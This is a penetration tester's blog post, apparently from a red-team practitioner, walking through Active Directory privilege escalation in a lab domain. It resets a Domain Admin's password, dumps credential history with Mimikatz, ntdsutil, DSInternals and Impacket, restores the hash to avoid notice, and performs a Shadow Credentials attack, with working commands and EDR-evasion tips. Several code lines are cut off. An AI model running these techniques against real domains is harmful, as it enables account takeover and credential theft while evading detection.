Manipulating User Passwords Without Mimikatz

March 8, 2022 n00py Pentesting Post Exploitation 0 Comment

There are two common reasons you may want to change a user's password during a penetration test:

1. You have their NT hash but not their plaintext password. Changing their password to a known plaintext value can allow you to access services in which Pass-the-Hash is not an option.
2. You don't have their NT hash or plaintext password, but you do have permissions to modify those. This can allow for lateral movement or privilege escalation.

Both of these use cases have been covered in the past by taking advantage of *Mimikatz*'s *lsadump::setntlm* and *lsadump::changentlm* functions. While *Mimikatz* is one of the best offensive tools, I do try to avoid it when possible because it is highly targeted by anti-virus and EDR tools. For this post, I'm going to talk exclusively about use case #2 — resetting passwords for lateral movement or privilege escalation.

Considering the following scenario:

Search ...

CATEGORIES

Select Category


N00PY BLOG

Protected: Aw, Sugar. Critical Vulnerabilities in SugarWOD

The SOCKS We Have at Home

Bypassing Amazon Kids+ Parental Controls

Bypassing Okta MFA Credential Provider for Windows



BloodHound Attack Path

You have control over the n00py user account, which has permissions to reset the password of esteban_da, who is a member of the Domain Admins group.

First, I will quickly walk through this attack using Windows. To perform the initial password reset, you have a few options:

1. The built-in *exe* binary. I tend to avoid running net.exe as this is often a red flag for EDR.
2. PowerView's *Set-DomainUserPassword*. This works too, However, if possible, I like to avoid importing any PowerShell scripts.
3. The built-in *Set-ADAccountPassword* PowerShell commandlet. This is the one I typically prefer.

```
PS C:\Users\n00py.N00PY> Set-ADAccountPassword esteban_da -Reset
Please enter the desired password for 'CN=esteban da,OU=Employees,DC=n00py,DC=local'
Password: **********
Repeat Password: **********
PS C:\Users\n00py.N00PY>
```

Resetting a User Password ith Set-ADAccountPassword

With this reset, we have caused a potential issue. The user esteban_da will no longer be able to log in as we have changed his password, and we need to change it back before it's noticed. Since we now have control over an account in the Domain Admins group, we will be able to set it back.

Resetting Passwords With Windows

The first order of business is recovering the NT hash of the previous password. The easiest way to do this is with *Mimikatz*, though I will present some alternatives.

CactusCon 2023: BloodHound Unleashed

Exploiting Resource Based Constrained Delegation (RBCD) with Pure Metasploit

Practical Attacks against NTLMv1

Password Spraying RapidIdentity Logon Portal

Manipulating User Passwords Without Mimikatz

Unauthenticated Dumping of Usernames via Cisco Unified Call Manager (CUCM)

March 2022

M	T	W	T	F	S	S
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30	31			

« Jan Oct »

ARCHIVES

October 2024

January 2024

April 2023

February 2023

January 2023

```
mimikatz # lsadump::dcsync /domain n00py.local /user:esteban_da
[DC] 'n00py.local' will be the domain
[DC] 'WIN-NDA9607EHKS.n00py.local' will be the DC server
[DC] 'esteban_da' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : esteban da

** SAM ACCOUNT **

SAM Username         : esteban_da
User Principal Name  : esteban_da@n00py.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2/21/2022 11:18:56 AM
Object Security ID   : S-1-5-21-3387312503-3460017432-368973690-1119
Object Relative ID   : 1119

Credentials:
  Hash NTLM:
    ntlm- 0:
    ntlm- 1:
```

Recovering Password History With Mimikatz


Another way to recover this is by using command line tools to recover NTDS.dit database as well as the SYSTEM registry hive. Many ways exist to do this, but a simple way is by using the built-in *ntdsutil* and command.

```
Administrator: Command Prompt
C:\Users\Administrator>ntdsutil
ntdsutil: activate instance ntds
Active instance set to "ntds".
ntdsutil: ifm
ifm: create full C:\ntdsutil
Creating snapshot...
Snapshot set {740ae1f7-b37f-46cb-b520-85094ba0e47b} generated successfully.
Snapshot {35b2e112-7e76-4a56-a77a-bfa93113973c} mounted as C:\$SNAP_202202250909_VOLUMEC$\
```

Recovering NTDS.dit With ntdsutil

Once you have these files, they can be pulled off the system for offline extraction.

Once offline, *Mimikatz* can be used undetected, but recovery is also possible using *DSInternals* by Michael Grafnetter.



Recovering Password History With DSInternals

Now that the original NT hash is recovered, it's time to reset it. First, with *Mimikatz*:

Setting NT Hash With Mimikatz

This can also be done using *DSInternals* and the *Set-SamAccountPasswordHash*:

Setting NT Hash With DSInternals

I like that *DSInternals* is dual-use and not typically considered to be an offensive tool. It can even be installed directly from the Microsoft PowerShell Gallery.

So far, all the methods have required using Windows, but what if we don't want to use Windows at all?

Resetting Passwords With Linux

This attack chain can also be replicated using only command line tools running on Linux.

The initial password reset can be done over LDAP using the python ldap3 library. First, we bind to LDAP using the n00py account. Then we perform the password reset against esteban_da.

```
# python3
>>> import ldap3
>>> from ldap3 import ALL, Server, Connection, NTLM, extend, SUBTREE
>>> user = 'n00py'
>>> password = 'PasswordForn00py'
>>> server = ldap3.Server('n00py.local',get_info = ldap3.ALL, port=6
>>> c = Connection(server, user, password=password)
>>> c.bind()
True
>>> c.extend.microsoft.modify_password('CN=ESTEBAN DA,OU=EMPLOYEES,D
True
```

Resetting Password via LDAP

Once the password is reset, we have control over a Domain Admin. A DCSync can then be performed against the esteban_da account using *Impacket's secretsdump.py* with the *-just-dc-user* and *-history* flags.

```
# python3 impacket/examples/secretsdump.py esteban_da:NewPass123@n00
Impacket v0.9.25.dev1+20220217.14948.9fee58da - Copyright 2021 Secur

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
n00py.local\esteban_da:1119:aad3b435b51404eeaad3b435b51404ee:<CURREN
n00py.local\esteban_da_history0:1119:<OLD NT HASH>:::
```

Dumping Password History With Impacket

Once the previous NT hash is recovered, it can be set back using *smbpasswd.py* from *Impacket*.

Note: This does not bypass password policy requirements, so you will want to enumerate that beforehand, particularly the minimum password age and password history. This can be done using the **net accounts /domain** command on Windows or by using the *–pass-pol* flag in *CrackMapExec*. If password policy becomes an issue, you may have to modify it post-compromise.

```
# python3 smbpasswd.py n00py.local/esteban_da:NewPass123@n00py.local
Impacket v0.9.25.dev1+20220217.14948.9fee58da - Copyright 2021 Secur

[*] NTLM hashes were changed successfully.
```

Resetting NT Hash With Impacket

At the time of this post, two (2) active pull requests to *Impacket* exist. These requests add the ability to reset the password by directly modifying NTDS on the Domain Controller just like *Mimikatz* does. This allows for the bypassing of password policy but requires Domain Admin level privileges to perform.

By using Impacket PR #1172, we can reset esteban_da back to the original hash using another Domain Admin account and bypassing password history.

```
# python3 smbpasswd.py n00py.local/administrator@n00py.local -hashes
Impacket v0.9.24.dev1+20210929.201429.1c847042 - Copyright 2021 Secu

[*] NTLM hashes were set successfully.
```

Resetting NT Hash With Impacket and Bypassing Password History PR#1172

Another caveat is that after setting the password hash back to its original value, the account is then set to the password being expired. To clear this flag, we can use LDAP with the NT hash of another domain administrator account recovered from the DCSync.

```
# python3
>>> import ldap3
>>> from ldap3 import ALL, Server, Connection, NTLM, extend, SUBTREE
>>> server = ldap3.Server('n00py.local',get_info = ldap3.ALL, port=6
>>> user = 'n00py.local\\Administrator'
>>> password ='<LM HASH>:<NT HASH>'
>>> c = Connection(server, user, password=password, authentication=N
>>> c.bind()
True
>>> from ldap3 import MODIFY_ADD, MODIFY_REPLACE, MODIFY_DELETE
>>> changeUACattribute = {"PwdLastSet":  (MODIFY_REPLACE, ["-1"]) }
>>> c.modify('CN=ESTEBAN DA,OU=EMPLOYEES,DC=N00PY,DC=LOCAL', changes
True
```

Removing Expired Password Attribute

The esteban_da account is then set back to its original configuration.

Another *Impacket* PR #1171, works much the same way but with slightly different syntax.

```
# python3 smbpasswd.py n00py.local/esteban_da:@n00py.local -newhashe
```


```
Impacket v0.9.24.dev1+20220226.11205.67342473 - Copyright 2021 Secur

[*] Credentials were injected into SAM successfully.
```

Resetting NT Hash With Impacket and Bypassing Password History PR 1171

Bonus: Shadow Credentials

Did we need to reset the password for esteban_da to gain control of it? The answer is actually no, we did not. Once again, let's look at the *BloodHound* graph:



BloodHound Attack Path

We see that not only did we have permission to reset the password, but we also had *GenericWrite* permissions. But what does that mean? If we look to the *BloodHound* abuse information, it lets us know we can also perform a targeted Kerberoast attack.

Great, but this still requires us to be able to recover the plaintext password from a Kerberos ticket, which won't be possible unless the user has a weak password.

In addition, the *BloodHound* tips are not all inclusive, and *BloodHound* does not always show you every edge available from one 1 object to another. This is because some edges are implicit, such as *GenericAll*, which implies that you have *GenericWrite* as well and is thus redundant to list.

If we were to remove *GenericWrite* and rerun the *BloodHound* collection, we would see this:

Additional BloodHound Edges

We now see four (4) edges we didn't see before. First, let's check the abuse info from *BloodHound*:

- **WriteDACL**: This tells us that we can add the *GenericAll* permission, then perform a targeted Kerberoast attack or forced password reset.

- **AllExtendedRights**: This lets us know we can perform a forced password reset.
- **WriteOwner**: This lets us know we can change the owner of the object and once again perform a targeted Kerberoast attack or forced password reset.
- **AddKeyCredentialLink**: At the time of this blog, no help text existed for this edge.

With the *AddKeyCredentialLink* privilege, it is possible to perform a Shadow Credentials attack. While this technique is known as a way in which attackers can quietly persist in an environment, it is also useful for privilege escalation in the same way as forced password resets.

This allows us to recover a Kerberos ticket for the user and recover their NT hash, effectively acting as a single user DCSync. I won't go into the nitty gritty of how an attack works, as that is covered extensively already, but I will demonstrate how to perform this attack from both Windows and Linux.

Shadow Credentials From Windows

This attack can be performed from Windows using *Whisker* by Elad Shamir. It's quite simple to use, and after it adds the Shadow Credentials, it outputs a certificate and *Rubeus* command to recover the Kerberos TGT and NT hash.

Adding Shadow Credentials With Whisker

Getting TGT and NT Hash With Rubeus

Shadow Credentials From Linux

From Linux, we can perform this attack using *pyWhisker* by Charlie Bromberg.

```
# python3 pywhisker.py -d "n00py.local" -u "n00py" -p "PasswordForn0
[*] Searching for the target account
[*] Target user found: CN=esteban da,OU=Employees,DC=n00py,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 02b2e9ef-d55f-60fe-bca9-f
[*] Updating the msDS-KeyCredentialLink attribute of esteban_da
```

```
[+] Updated the msDS-KeyCredentialLink attribute of the target objec
[+] Saved PFX (#PKCS12) certificate & key at path: hax.pfx
[*] Must be used with password: dfeiecA9SZN75zJ7P5Zs
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINI
```

Adding Shadow Credentials With pyWhisker

Once the Shadow Credentials in place, the Kerberos TGT and NT hash can then be recovered using PKINITtools by Dirk-jan Mollema.

```
# python3 gettgtpkinit.py -cert-pfx hax.pfx -pfx-pass dfeiecA9SZN75z
2022-02-21 16:29:58,106 minikerberos INFO     Loading certificate an
2022-02-21 16:29:58,125 minikerberos INFO     Requesting TGT
2022-02-21 16:29:58,148 minikerberos INFO     AS-REP encryption key
2022-02-21 16:29:58,148 minikerberos INFO     571d3d9f833365b54bd311
2022-02-21 16:29:58,151 minikerberos INFO     Saved TGT to file

# python3 getnthash.py -key 571d3d9f833365b54bd311a906a63d95da107a8e
Impacket v0.9.25.dev1+20220217.14948.9fee58da - Copyright 2021 Secur

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
<NT HASH>
```

Getting TGT and NT Hash With PKINITtools

Closing Thoughts

While some of these topics have been covered before, it is valuable to have multiple techniques that can be used to achieve the same objective. Each environment has its unique constraints and having more options available increases the likelihood of success.

Tweet

PREVIOUS POST

NEXT POST

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment *

Name *

Email *

Website

Post Comment

PREVIOUS POST

NEXT POST

CATEGORIES

Select Category